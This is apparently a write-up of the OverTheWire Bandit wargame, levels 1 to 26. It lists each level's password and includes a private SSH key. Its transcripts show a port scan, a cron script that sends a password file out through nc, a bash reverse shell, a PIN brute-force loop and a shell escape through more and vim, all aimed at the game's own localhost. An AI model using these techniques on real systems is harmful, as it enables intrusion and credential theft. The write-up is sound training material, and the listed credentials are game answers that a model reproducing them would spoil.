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Bandit 1

```
bandit0@bandit:~$ ls
readme
bandit0@bandit:~$ file readme
readme: ASCII text
bandit0@bandit:~$ cat readme
NH2SXQwcBdpmTEzi3bvBHMM9H66vVXjL
bandit0@bandit:~$ |
```

Bandit1:NH2SXQwcBdpmTEzi3bvBHMM9H66vVXjL

Bandit 2

```
bandit1@bandit:~$ ls
-
bandit1@bandit:~$ cat < -
rRGizSaX8Mk1RTb1CNQoXTcYZWU6lgzi
bandit1@bandit:~$ cat ./-
rRGizSaX8Mk1RTb1CNQoXTcYZWU6lgzi
bandit1@bandit:~$
```

Bandit2:rRGizSaX8Mk1RTb1CNQoXTcYZWU6lgzi

Bandit 3

```
bandit2@bandit:~$ ls
spaces in this filename
bandit2@bandit:~$ file spaces\ in\ this\ filename
spaces in this filename: ASCII text
bandit2@bandit:~$ cat spaces\ in\ this\ filename
aBZ0W5EmUfAf7kHTQeOwd8bauFJ21AiG
bandit2@bandit:~$ |
```

Bandit3:aBZ0W5EmUfAf7kHTQeOwd8bauFJ21AiG

Bandit 4

```
bandit3@bandit:~$ ls inhere/
bandit3@bandit:~$ ls -la inhere/
total 12
drwxr-xr-x 2 root  root  4096 Feb 21 22:03 .
drwxr-xr-x 3 root  root  4096 Feb 21 22:03 ..
-rw-r----- 1 bandit4 bandit3  33 Feb 21 22:03 .hidden
bandit3@bandit:~$ cat inhere/.hidden
2EW7BBsr6aMMoJ2HjW067dm8EgX26xNe
bandit3@bandit:~$ |
```

Bandit4:2EW7BBsr6aMMoJ2HjW067dm8EgX26xNe

Bandit 5

```
bandit4@bandit:~/inhere$ file -- *
-file00: data
-file01: data
-file02: data
-file03: data
-file04: data
-file05: Non-ISO extended-ASCII text, with NEL line terminators
-file06: Non-ISO extended-ASCII text, with no line terminators, with escape sequences
-file07: ASCII text
-file08: data
-file09: data
bandit4@bandit:~/inhere$ cat < -file07
lrIWWI6bB37kxfiCQZqUdOIYfr6eEqR
bandit4@bandit:~/inhere$ |
```

Bandit5:lrIWWI6bB37kxfiCQZqUdOIYfr6eEqR

Bandit 6

```
bandit5@bandit:~/inhere$ ls
maybeh ere00 maybeh ere02 maybeh ere04 maybeh ere06 maybeh ere08 maybeh ere10 maybeh ere12 maybeh ere14 maybeh ere16 maybeh ere18
maybeh ere01 maybeh ere03 maybeh ere05 maybeh ere07 maybeh ere09 maybeh ere11 maybeh ere13 maybeh ere15 maybeh ere17 maybeh ere19
bandit5@bandit:~/inhere$ file $(find ./ -size 1033c ! -executable) | grep -i "ascii" | cut -d : -f1
./maybeh ere07/.file2
bandit5@bandit:~/inhere$ cat $(!!) | sed 's/ //g'
cat $(file $(find ./ -size 1033c ! -executable) | grep -i "ascii" | cut -d : -f1) | sed 's/ //g'
P4L4vucdmLnm8I7Vl7jG1ApGSfjYKqJU
bandit5@bandit:~/inhere$ |
```

Bandit6:P4L4vucdmLnm8I7Vl7jG1ApGSfjYKqJU

Bandit 7

```
bandit6@bandit:~$ ls
bandit6@bandit:~$ find / -size 33c -user bandit7 -group bandit6 2>/dev/null
/var/lib/dpkg/info/bandit7.password
bandit6@bandit:~$ cat $(!!)
cat $(find / -size 33c -user bandit7 -group bandit6 2>/dev/null )
z7WtoNQU2XfjmMtWA8u5rN4vzqu4v99S
bandit6@bandit:~$ |
```

Bandit7:z7WtoNQU2XfjmMtWA8u5rN4vzqu4v99S

Bandit 8

```
bandit7@bandit:~$ wc -l data.txt
98567 data.txt
bandit7@bandit:~$ cat data.txt | grep "millionth"
millionth      TESKZC0XvTetK0S9xNwm25STk5iWrBvP
bandit7@bandit:~$ |
```

Bandit8:TESKZC0XvTetK0S9xNwm25STk5iWrBvP

Bandit 9

```
bandit8@bandit:~$ wc -l data.txt
1001 data.txt
bandit8@bandit:~$ sort data.txt | uniq -u
EN632PlfYiZbn3PhVK3XOGS1NInNE00t
bandit8@bandit:~$ |
```

Bandit9:EN632PlfYiZbn3PhVK3XOGS1NInNE00t

Bandit 10

```
bandit9@bandit:~$ ls
data.txt
bandit9@bandit:~$ strings -n 7 data.txt | grep "==" | tail -n1
===== G7w8LIi6J3kTb8A7j9LgrywtEULyyp6s
bandit9@bandit:~$
```

Bandit10:G7w8LIi6J3kTb8A7j9LgrywtEULyyp6s

Bandit 11

```
bandit10@bandit:~$ ls
data.txt
bandit10@bandit:~$ cat data.txt
VGh1IH8hc3N3b3JkIGlzIDZ6UGV6aUxkUjJSS05kTl1GTmI2b1ZDS3pwaGxYSEJNCg==
bandit10@bandit:~$ cat data.txt | base64 -d | awk 'NF {print $NF}'
6zPezilDr2RKNDNYFNb6nVCKzph1XHBM
bandit10@bandit:~$
```

Bandit11:6zPezilDr2RKNDNYFNb6nVCKzph1XHBM

Bandit 12

```
bandit11@bandit:~$ ls
data.txt
bandit11@bandit:~$ cat data.txt
Gur cnffjbeq vf WIA00SFzMjXXBC0KoSKBbJ8puQm5LIEi
bandit11@bandit:~$ tr 'A-Za-z' 'N-ZA-Mn-za-m' < data.txt
The password is JVNBBFSmZwKKOP0XbFXOoW8chDz5yVRv
bandit11@bandit:~$ |
```

Also you can implement this Python script to rotate the rot message.

- Python script → <https://github.com/iicrazyjr/Rotator>

Bandit12:JVNBBFSmZwKKOP0XbFXOoW8chDz5yVRv

Bandit 13

We are going to work with this hexdump, so I am going to bring the contents of the data.txt file to my main machine.

```
bandit12@bandit:~$ ls
data.txt
bandit12@bandit:~$ file data.txt
data.txt: ASCII text
bandit12@bandit:~$ cat data.txt
00000000: 1f8b 0808 8c3f f563 0203 6461 7461 322e .....?c...data2.
00000010: 6269 6e09 0134 02cb fd42 5a68 3931 4159 bin...4...BZh91AY
00000020: 2653 5953 6696 8100 001b 7fff fbdb effb &SY$F.....
00000030: b41f 6efa a7cb ebae fff3 b7ad 897d f77f ..n.....}...
00000040: 67bf beff bb6b aaff ff3b ff7b b001 3b5b g...R...;{...;[
00000050: 4100 00d0 3101 881a 0d34 01a0 000d 0006 A...1...4.....
00000060: 10c4 d006 41b5 1a0d 0064 0340 64c8 3468 ....A...d.@.4h
00000070: 1934 1a0d 1a68 da26 26d3 50e4 d0d3 40d0 .4...h.&...@.
00000080: d001 a341 b500 0032 320d 0323 47a9 a683 ...A...22...#G...
00000090: 4346 9a00 3d40 36a0 0308 184d 0640 0068 CF...=06...M.@.h
000000a0: 0c43 466a 0d34 6832 9a68 6430 40d3 4d34 .CFj.4h2.hd0@.M4
000000b0: d0d0 7a80 d0c2 69a3 268d 1a06 81a0 00d0 ...Z...i.&.....
000000c0: c83f 5232 3400 c406 8da8 0680 3400 6800 .?R24.....4.h.
000000d0: 001a 0020 2823 e282 2299 1ae9 cfa4 8ea0 ... (#...".....
000000e0: 716d 6e03 9844 dd8b 7260 8c1e e05c d068 qmn...D...r`...h
000000f0: 9a86 f4d8 b355 8786 1723 3041 695d f96a ...U...#0Ai].j
00000100: f8c0 503b 8df1 eac8 138b 82ed 21cb 9611 ..P;.....!...
00000110: 6d6a e5c3 c7ca 637c 26d9 ed7e 107a 14a2 mj...c|&...Z...
00000120: 6c54 8868 511f 481a 6412 bb95 a771 0401 LT.hQ.H.d...q...
00000130: 3ca4 96cf 7e08 0e31 d967 e4c4 4fee 206b <...~...1.g...0. k
00000140: 8793 ec23 4da7 44ba 3ded 12e2 b947 9288 ...#M.D=...6...
00000150: 7809 0ca2 6b04 5f0d e0b2 6717 7e87 0628 x...k...g...~.(
00000160: 11a3 d282 9d61 f0a4 340c af19 d501 4ddd ....a...4...M.
00000170: 1a8c c27b 154c 531f 345c b6a2 7298 a20c ...{.LS.4\...r...
00000180: e02d bb16 9127 5b42 30d6 634c b7cd 54ae ...'[B0.cL...T.
00000190: bb26 9494 2a19 33bc b233 0d8c a75a ccfc .&...*.3...Z...
000001a0: 401c d5f4 bd06 7c43 cd73 32d3 84d0 c440 @....|C.s2....@
000001b0: 004e b2e9 de84 8251 e080 1a1e f506 e546 .N....Q.....F
000001c0: cf30 31af 361e b04c 8f5a f636 f1e7 4c24 .01.6..L.Z.6...L$
000001d0: e14b 456b 109e 1421 99e5 ead9 3840 038f .KER...!...8@...
000001e0: c1d8 c71a 9b5d 5435 afa0 5eca 34ca a83c ....]T5...^..4.<
000001f0: 309e 6b5d 532f a0af 20e0 bc3f bb03 a680 0.k]S/...?....
00000200: 6616 4b13 9d09 bf8b 3a93 6f16 b48a e6cf f.k]....o.....
00000210: ccb9 084c 8a35 12a7 447d 8224 4491 e534 ...L.5..D}.D...4
00000220: 0c71 2f36 fda1 8b54 0808 a144 9894 966f .q/6...T...D...o
```

Since the challenge tells us that this is a multiply compressed file, we're going to loop through it in order to decompress the file all the way to the end.

```
crazy@h4kLap:~/Desktop/overTheWire$ xxd -r data.txt > thekey
crazy@h4kLap:~/Desktop/overTheWire$ cat thekey
[]G+++CF+=@6+M[]@h2+BZh91AY&SY$F+++++[]n+++++[]}+ G++++R++++;+{+[]; [A+1[]
4h2+hd0@M4+++L+&[]+?R24+[]+4h[] (#+[]+4+qmn[]D[]r`[]+h+++U+[]#0Ai[]+j+P;+++++[]+!+[]m]+++++c|&+~[]z[]+LT+hQ[]H[]+[]+[]<+++1+G+++O+ R+++#M+D+=+[]+G+++
x
+g[]~+[][]+[]+4
[]+[]M[]+[]+[]+[]LS[]4\+++++
++Z++[]+[]|C+s2+6+@N+++++Q+[]+[]+F+01+6[]+L+Z+6+L+$+KEk[]+[]!++++8@[]+[]+[]+T5+++++4+<0+k]S/+ +?+[]+[]f[]K[]+ +:0[]+[]+L+5[]+D}+D+++4 q/6+++D+++++0+!@+[]+[]+[]Xuo
+Z[]$[]+@C+++++4[]crazy@h4kLap:~/Desktop/overTheWire$ file thekey
thekey: gzip compressed data, was "data2.bin", last modified: Tue Feb 21 22:02:52 2023, max compression, from Unix, original size modulo 2^32 564
crazy@h4kLap:~/Desktop/overTheWire$
```

As we can see, the file type is a compressed file, so we are going to use a simple bash script in which we are going to implement 7z to be able to decompress the file to the end

```
#!/bin/bash

xxd -r $1 > thekey

file=$(7z l thekey | grep -i "name" -A 2 | tail -n1 | awk '{NF {print $NF}}')
7z x thekey > /dev/null 2>&1

while true; do
    7z l $file > /dev/null 2>&1

    if [[ "$(echo $?)" == "0" ]]; then
        nextFile=$(7z l $file | grep -i "name" -A 2 | tail -n1 | awk '{NF
{print $NF}}')
```

```

7z x $file > /dev/null 2>&1 && file=$nextFile
else
    cat $file && rm data* > /dev/null 2>&1
    exit 1
fi
done

```

As we can see, it give us the password.

```

crazy@h4kLap:~/Desktop/overTheWire$ ls
data hexdump.txt script.sh thekey
crazy@h4kLap:~/Desktop/overTheWire$ ./script.sh hexdump.txt
The password is wbWd1BxEir4CaE8LaPhauuOo6pwRmrDw
crazy@h4kLap:~/Desktop/overTheWire$

```

```
Bandit13:wbWd1BxEir4CaE8LaPhauuOo6pwRmrDw
```

Extra

You can check which type of file is by using "file command".

```

crazy@h4kLap:~/Desktop/overTheWire$ cat test.txt
This is a test of magic files!
crazy@h4kLap:~/Desktop/overTheWire$ file test.txt
test.txt: ASCII text
crazy@h4kLap:~/Desktop/overTheWire$

```

What this command actually does is to look at the magic numbers of a file so that it can interpret the file format you are dealing with.

So, what would happen if we somehow modified these magic numbers to make believe that the file format is really something else?

```

GNU nano 6.2
%PDF-|

This is a test of magic files!

```

Let's check again the type of file.

```

crazy@h4kLap:~/Desktop/overTheWire$ file test.txt
test.txt: PDF document, version \012.T
crazy@h4kLap:~/Desktop/overTheWire$

```

We have managed to make believe that our small txt file is a pdf file.
Let's look at it using a hex editor.

```
crazy@h4kLap:~/Desktop/overTheWire$ xxd test.txt
00000000: 2550 4446 2d0a 0a54 6869 7320 6973 2061  %PDF-..This is a
00000010: 2074 6573 7420 6f66 206d 6167 6963 2066  test of magic f
00000020: 696c 6573 210a                                iles!.
crazy@h4kLap:~/Desktop/overTheWire$
```

Now we can find the magic numbers of a pdf of this version, which are as follows: **25 50 44 46 2D**

We can also modify the magic numbers of a jpg file to "convert" it into a gif file using a hexadecimal editor.

What we will have to do is to replace the magic numbers of a jpg file which are **FF D8 FF E0** by those of a gif which are **47 49 46 38**

It is important to keep the same amount of magic numbers as in the file we are going to modify.

```
crazy@h4kLap:~/Desktop/overTheWire$ xxd cat.jpg | head -n2
00000000: ffd8 ffe0 0010 4a46 4946 0001 0201 0048  ....JFIF....H
00000010: 0048 0000 ffe1 1049 4578 6966 0000 4d4d  .H....IExIf..MM
crazy@h4kLap:~/Desktop/overTheWire$ |
```

File: cat.jpg	ASCII Offset: 0x00000000 / 0x0023FC9A (x00)
00000000 47 49 46 38 00 10 4A 46 49 46 00 01 02 01 00 48	GIF8..JFIF....H
00000010 00 48 00 00 FF E1 10 49 45 78 69 66 00 00 4D 4D	.H....IExIf..MM
00000020 00 2A 00 00 00 08 00 07 01 12 00 03 00 00 00 01	.*.....
00000030 00 01 00 00 01 1A 00 05 00 00 00 01 00 00 00 62b
00000040 01 1B 00 05 00 00 00 01 00 00 00 6A 01 28 00 03j.C...
00000050 00 00 00 01 00 02 00 00 01 31 00 02 00 00 00 1B1.....

```
crazy@h4kLap:~/Desktop/overTheWire$ file cat.jpg
cat.jpg: GIF image data 17994 x 17993
crazy@h4kLap:~/Desktop/overTheWire$ |
```

You can check magic numbers using this page:

https://en.wikipedia.org/wiki/List_of_file_signatures

Bandit 14

You need to use the private ssh key to access bandit 14 password, so let's use it.

Netcat

```
bandit14@bandit:~$ echo "fGrHPx402xGC7U7rXKDaxiWFT0iF0ENq" | nc localhost 30000
Correct!
jN2kgmIXJ6fShzhT2avhotn4Zcka6tnt

bandit14@bandit:~$ |
```

Telnet

```
bandit14@bandit:~$ telnet localhost 30000
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
fGrHPx402xGC7U7rXKDaxiWFT0iF0ENq
Correct!
jN2kgmIXJ6fShzhT2avhotn4Zcka6tnt

Connection closed by foreign host.
bandit14@bandit:~$
```

Bandit15:jN2kgmIXJ6fShzhT2avhotn4Zcka6tnt

Bandit 16

We will use this command to connect to a service that implements ssl.

```
bandit15@bandit:~$ openssl s_client -connect localhost:30001
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = localhost
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN = localhost
verify error:num=10:certificate has expired
notAfter=Mar 16 08:53:40 2023 GMT
verify return:1
depth=0 CN = localhost
notAfter=Mar 16 08:53:40 2023 GMT
verify return:1
```

Then we submit the bandit 15 pass and we pass this challenge.

```
---
read R BLOCK
jN2kgmIXJ6fShzhT2avhotn4Zcka6tnt
Correct!
JQttfApK4SeyHwDlI9SXGR50qc10Ail1

closed
bandit15@bandit:~$
```

```
Bandit16:JQttfApK4SeyHwDlI9SXGR50qc10Ail1
```

Bandit 17

We can list open ports by using this oneliner.

```
for i in $(seq 31000 32000); do bash -c "echo '' > /dev/tcp/127.0.0.1/$i"
2>/dev/null && echo "Port $i - open" 2>/dev/null; done
```

```
bandit16@bandit:~$ for i in $(seq 31000 32000); do bash -c "echo '' > /dev/tcp/127.0.0.1/$i" 2>/dev/null && echo "Port $i - open" 2>/dev/null; d
one
Port 31046 - open
Port 31518 - open
Port 31691 - open
Port 31790 - open
Port 31960 - open
bandit16@bandit:~$
```

Or we can just use nmap like this.

```
bandit16@bandit:~$ nmap -p31000-32000 -T5 --open localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2023-03-16 18:51 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00013s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
31046/tcp open  unknown
31518/tcp open  unknown
31691/tcp open  unknown
31790/tcp open  unknown
31960/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
bandit16@bandit:~$ |
```

Now let's check which is the correct one by using openssl.

```
Extended master secret: no
Max Early Data: 0
---
read R BLOCK
JQttfApK4SeyHwDlI9SXGR50qcl0Ail1
Correct!
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAvm0kuifmMg6HL2YPIOjon6iWfbp7c3jx34YkYWqUH57SudyJ
imZzeyGC0gtZPGUjUSxiJSWI/oTqexh+cAMTSMlOJf7+BrJObArnxd9Y7YT2bRPQ
Ja6Lzb558YW3FZl87ORiO+rW4LDCDnd2lUvLE/GL2GwyuKN0K5iCd5TbtJzEkQTu
DSt2mcNn4rhAL+JFr56o4T6z8WWAW18BR6yGrMq7Q/kALHYW3OekePQAZL0VUYbW
JGTi65CxbCnzc/w4+mQyvmzpwTMAZJTzAzQxNbkR2MBGySxDLrjg0LWN6sK7wNX
x0YVztz/zbIkPjfkU1jHS+9EbVNj+D1XFOJuaQIDAQABaoIBABagpxpM1aoLWfvD
KHcj10nqcoBc4oE11aFYQwik7xfW+24pRNUDE6SFthOar69jp5RLLwD1NhPx3iBL
J9nOM80J0VToum43UOS8YxF8WwhXriYGnc1sskbwpXOUDc9uX4+UESzH22P29ovd
d8WErY0gPxun8pbJLmxkAtWNhpMvfe0050vk9TL5wqbu9AlbssgTcCXkMQnPw9nC
YNN6DDP2lbcBrvgT9YCNL6C+ZKufD52y0Q9q0kwFTEqpjtF4uNtJom+asvlpms8A
vLY9r60wYSvmZhNqBURj7LyCtXMIu1kkd4w7F77k+DjHoAXyxcUp1DGL51sOmama
+TOWWgECgYEA8JtPxP0GRJ+IQkX262jM3dEIkza8ky5moIwUqYdsx0NxHgRRhORT
8c8hAuRBb2G82so8vUHk/fur850Efc9TncnCY2crpoqsgghfKLxrLgtT+qDpfZnx
SatLdt8GfQ85yA7hnWWJ2MxF3NaeSDm75Lsm+tBbAiyC9P2jGRNtMSkCgYEAypHd
HCctNi/FwjulhttFx/rHYKhLidZDFYeIE/v45bN4yFm8x7R/b0iE7KaszX+Exdvt
SghaTdcG0Knyw1bpJVyusavPzpaJMjdJ6tcFhVAbAjm7enCIvGCSx+X3l5SiWg0A
R57hJglezIiVjv3aGwHwvLZvtszK6zV6oXFAu0ECgYAbjo46T4hyP5tJi93V5Hdi
TtieK7xRVxUL+iu7rWkGAXFpMLfTEQEsRr7PJ/lemmEY5eTDAFMLy9FL2m9oQWCg
R8VdwSk8r9FGLS+9aKcV5PI/WEKlwgXinB30hYimtiG2Cg5JCqIZFHxD6MjEG0iu
L8ktHMPvodBwNsSBULpG0QKBgBApLTfC1HOnWlMGOU3KPwYwt006CdTkmJomL8Ni
blh9elyZ9FsGxsgtRBXRsqXuz7wtsQAgLHxbdLq/ZJQ7YfzOKU4ZxEnabvXnvWkU
YodjHdS0oKvDQNWu6ucyLRAWFuISexw9a/9p7ftpxm0TSgyvmfLF2MIAEwyZRqaM
77pBAoGAMmjmIJdjp+Ez8duyn3ieo36yrTtF5NsJLAbxFpdLc1gvtGCWW+9Cq0b
dxviW8+TFVEBL104f7HVM6EpTscdDxU+bCXWkfjuRb7Dy9G0tt9JP SX8MBTakzh3
vBgSyi/sN3RqRBcGU40f0oZyfAMT8s1m/uYv5206IgeuZ/ujbjY=
-----END RSA PRIVATE KEY-----

closed
bandit16@bandit:~$
```

We got an private ssh key, so let's use it to login.

```
bandit16@bandit:/tmp/testinglimits$ nano privatekey.key
Unable to create directory /home/bandit16/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

bandit16@bandit:/tmp/testinglimits$ chmod 600 privatekey.key
bandit16@bandit:/tmp/testinglimits$ ssh -i privatekey.key bandit17@localhost -p2220
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLFXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit16/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/home/bandit16/.ssh/known_hosts).
```

bandit

Bandit17:VwOSWtCA7lRkKtFbr2IDh6awj9RNZM5e

Bandit 18

We just use diff command to solve this.

```
bandit17@bandit:~$ diff passwords.new passwords.old
42c42
< hga5tuuCLF6fFzUpnagiMN8ssu9LFrdg
---
> f9wS9ZUDvZoo3PooHgYuuWdawDFvGld2
bandit17@bandit:~$
```

Bandit18:hga5tuuCLF6fFzUpnagiMN8ssu9LFrdg

Bandit 19

Let's use this command to bypass .bashrc restriction.

```
crazy@h4kLap:~/Desktop/overTheWire$ sshpass -p "hga5tuuCLF6fFzUpnagiMN8ssu9LFrdg" ssh -t bandit18@bandit.labs.overthewire.org -p 2220 bash --norc --noprofile
```

bandit

This is an OverTheWire game server.
More information on <http://www.overthewire.org/wargames>


```
bash-5.1$ whoami
bandit18
bash-5.1$ cat readme
awhqfNnAbc1naukrpqDYcF95h7HoMTrC
bash-5.1$
```

```
sshpass -p "hga5tuuCLF6fFzUpnagiMN8ssu9LFrdg" ssh -t  
bandit18@bandit.labs.overthewire.org -p 2220 bash --norc --noprofile
```

You can execute commands after the connection via ssh since .bashrc takes long enough to load for this command to run.

Just like this.

```
crazy@h4kLap:~$ sshpass -p "hga5tuuCLF6fFzUpnagiMN8ssu9LFrdg" ssh -t bandit18@bandit.labs.overthewire.org -p 2220 whoami  
  
bandit18  
Connection to bandit.labs.overthewire.org closed.  
crazy@h4kLap:~$ |
```



This is an OverTheWire game server.
More information on <http://www.overthewire.org/wargames>

You can check some options in this thread:

<https://serverfault.com/questions/94503/login-without-running-bash-profile-or-bashrc>

```
Bandit19:awhqfNnAbc1naukrpqDYcF95h7HoMTrC
```

Bandit 20

The Unix access rights flags setuid and setgid allow users to run an executable with the file system permissions of the executable's owner or group respectively and to change behaviour in directories.

```
bandit19@bandit:~$ cat /etc/bandit_pass/bandit20  
cat: /etc/bandit_pass/bandit20: Permission denied  
bandit19@bandit:~$ ./bandit20-do cat /etc/bandit_pass/bandit20  
VxCazJaVyki6W36BkBU0mJTCM8rR95XT  
bandit19@bandit:~$ |
```

```
Bandit20: VxCazJaVyki6W36BkBU0mJTCM8rR95XT
```

Bandit 21

For this challenge we will use netcat to pass the bandit 20 password to the program that establishes a connection as bandit 21.

```
bandit20@bandit:~$ ./suconnect 3333
```

```
bandit20@bandit:~$ nc -lvnp 3333  
Listening on 0.0.0.0 3333  
Connection received on 127.0.0.1 39874
```

Now we send the bandit 20 password in the netcat tab and we will get the bandit 21 password.

```
bandit20@bandit:~$ ./suconnect 3333  
Read: VxCazJaVyki6W36BkBU0mJTCM8rR95XT  
Password matches, sending next password  
bandit20@bandit:~$
```

```
bandit20@bandit:~$ nc -lvnp 3333  
Listening on 0.0.0.0 3333  
Connection received on 127.0.0.1 39874  
VxCazJaVyki6W36BkBU0mJTCM8rR95XT  
NvEJF7oVjkddltPSrdKEF0llh9V1IBcq  
bandit20@bandit:~$ |
```

```
Bandit21:NvEJF7oVjkddltPSrdKEF0llh9V1IBcq
```

Bandit 22

Let's look at what the cron task is doing.

```
bandit21@bandit:~$ cat /etc/cron.d/cronjob_bandit22  
@reboot bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null  
* * * * * bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null  
bandit21@bandit:~$
```

The cron job is running every minute as user bandit 22 the script located in /usr/bin/cronjob_bandit22.sh

If we look at what the script does we will find the following.

```
bandit21@bandit:~$ cat /usr/bin/cronjob_bandit22.sh  
#!/bin/bash  
chmod 644 /tmp/t706lds9S0RqQh9aMcz6ShpAoZKF7fgv  
cat /etc/bandit_pass/bandit22 > /tmp/t706lds9S0RqQh9aMcz6ShpAoZKF7fgv  
bandit21@bandit:~$ |
```

Let's see what the temp file contains.

```
bandit21@bandit:~$ cat /tmp/t706lds9S0RqQh9aMcz6ShpAoZKF7fgv  
WdDozAdTM2z9DiFEQ2mGlnwMfj4EZff  
bandit21@bandit:~$ |
```

```
Bandit22:WdDozAdTM2z9DiFEQ2mGlnwMfj4EZff
```

Bandit 23


```
bandit22@bandit:~$ cat /usr/bin/cronjob_bandit23.sh
#!/bin/bash

myname=$(whoami)
mytarget=$(echo I am user $myname | md5sum | cut -d ' ' -f 1)

echo "Copying passwordfile /etc/bandit_pass/$myname to /tmp/$mytarget"

cat /etc/bandit_pass/$myname > /tmp/$mytarget
bandit22@bandit:~$ |
```

Let's replicate the command to obtain the md5 hash with which we will be able to open the temporary file.

```
bandit22@bandit:~$ echo I am user bandit23 | md5sum
8ca319486bfbbc3663ea0fbe81326349 -
bandit22@bandit:~$ cat /tmp/8ca319486bfbbc3663ea0fbe81326349
QYw0Y2aiA672PsMmh9puTQuhoz8SyR2G
bandit22@bandit:~$ |
```

```
Bandit23:QYw0Y2aiA672PsMmh9puTQuhoz8SyR2G
```

Bandit 24

This is the cron job being performed as a bandit user 24.

```
bandit23@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit24.sh
#!/bin/bash

myname=$(whoami)

cd /var/spool/$myname/foo
echo "Executing and deleting all scripts in /var/spool/$myname/foo:"
for i in * .*;
do
    if [ "$i" != "." -a "$i" != ".." ];
    then
        echo "Handling $i"
        owner="$(stat --format "%U" ./$i)"
        if [ "${owner}" = "bandit23" ]; then
            timeout -s 9 60 ./$i
        fi
        rm -f ./$i
    fi
done
```

Indicate that the script will only be executed in case the owner of the file is bandit 23.

We can send us the bandit 24 password using the nc command to send it over the network.

```
#!/bin/bash  
  
echo $(cat /etc/bandit_pass/bandit24) | nc localhost 3333
```

Now we copy the file and wait for it to be sent to our netcat session.

<pre>bandit23@bandit:/tmp/ohwow\$ cp script.sh /var/spool/bandit24/foo bandit23@bandit:/tmp/ohwow\$</pre>	<pre>bandit23@bandit:/tmp/ohwow\$ nc -lvnp 3333 Listening on 0.0.0.0 3333 Connection received on 127.0.0.1 49422 VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar</pre>
---	---

We can also write to a text file in our temporary directory. To do this we will have to grant write and read privileges to our directory (others).

```
#!/bin/bash  
  
cat /etc/bandit_pass/bandit24 > /tmp/ohwow/lol.txt
```

```
bandit23@bandit:/tmp/ohwow$ chmod o+rwX ../ohwow  
bandit23@bandit:/tmp/ohwow$ chmod +x script.sh
```

```
bandit23@bandit:/tmp/ohwow$ ls  
lol.txt  script.sh  
bandit23@bandit:/tmp/ohwow$ cat lol.txt  
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar  
bandit23@bandit:/tmp/ohwow$
```

In addition, if we wanted to, we could send us a reverse shell as follows to be able to access bandit 24 without providing a password.

<pre>bandit23@bandit:/tmp/ohwow\$ cat script.sh #!/bin/bash bash -i >& /dev/tcp/127.0.0.1/3333 0>&1 bandit23@bandit:/tmp/ohwow\$ cp script.sh /var/spool/bandit24/foo/ bandit23@bandit:/tmp/ohwow\$</pre>	<pre>bandit23@bandit:/tmp/ohwow\$ nc -lvnp 3333 Listening on 0.0.0.0 3333 Connection received on 127.0.0.1 34946 bash: cannot set terminal process group (2197168): Inappropriate ioctl for device bash: no job control in this shell bandit24@bandit:/var/spool/bandit24/foo\$ whoami whoami bandit24 bandit24@bandit:/var/spool/bandit24/foo\$</pre>
--	--


```
Bandit24:VAFGXJ1PBSsPSnvsjI8p759leLZ9GGar
```

Bandit 25

We will have to create a dictionary with all the possible keys, so that when we open it and connect to netcat we will get the bandit 25 password.

```
bandit24@bandit:/tmp/tmp.MUFzM3mp8v$ for code in {0000..9999}; do echo "VAFGXJ1PBSsPSnvsjI8p759leLZ9GGar $code" >> codes.txt; done
bandit24@bandit:/tmp/tmp.MUFzM3mp8v$ tail -n4 codes.txt
VAFGXJ1PBSsPSnvsjI8p759leLZ9GGar 9996
VAFGXJ1PBSsPSnvsjI8p759leLZ9GGar 9997
VAFGXJ1PBSsPSnvsjI8p759leLZ9GGar 9998
VAFGXJ1PBSsPSnvsjI8p759leLZ9GGar 9999
bandit24@bandit:/tmp/tmp.MUFzM3mp8v$ cat codes.txt | nc localhost 30002 | grep -v -i -E "wrong|please"
Correct!
The password of user bandit25 is p7TaowMYrmu230l8hiZh9UvD009hpx8d

Exiting.
bandit24@bandit:/tmp/tmp.MUFzM3mp8v$ |
```

Note: You can use `mktemp -d` command to create a temporal directory

```
Bandit25:p7TaowMYrmu230l8hiZh9UvD009hpx8d
```

Bandit 26

Let's check which type of "shell" is using bandit 26.


```
bandit25@bandit:~$ cat /etc/passwd | grep bandit26
bandit26:x:11026:11026:bandit level 26:/home/bandit26:/usr/bin/showtext
bandit25@bandit:~$ cat /usr/bin/showtext
#!/bin/sh

export TERM=linux

exec more ~/text.txt
exit 0
bandit25@bandit:~$ |
```

With this information, we see that at the moment of loading the shell "showtext", the first thing it will do is to launch the command more, so what we have to do is to force the shell to perform this command.

Let's reduce our terminal screen.



Now we are in.



Now let's set the shell variable from vim (accessed by pressing the 'v' key from more), as follows.

```
:set shell=/bin/bash
```

```
:set shell=/bin/bash
```

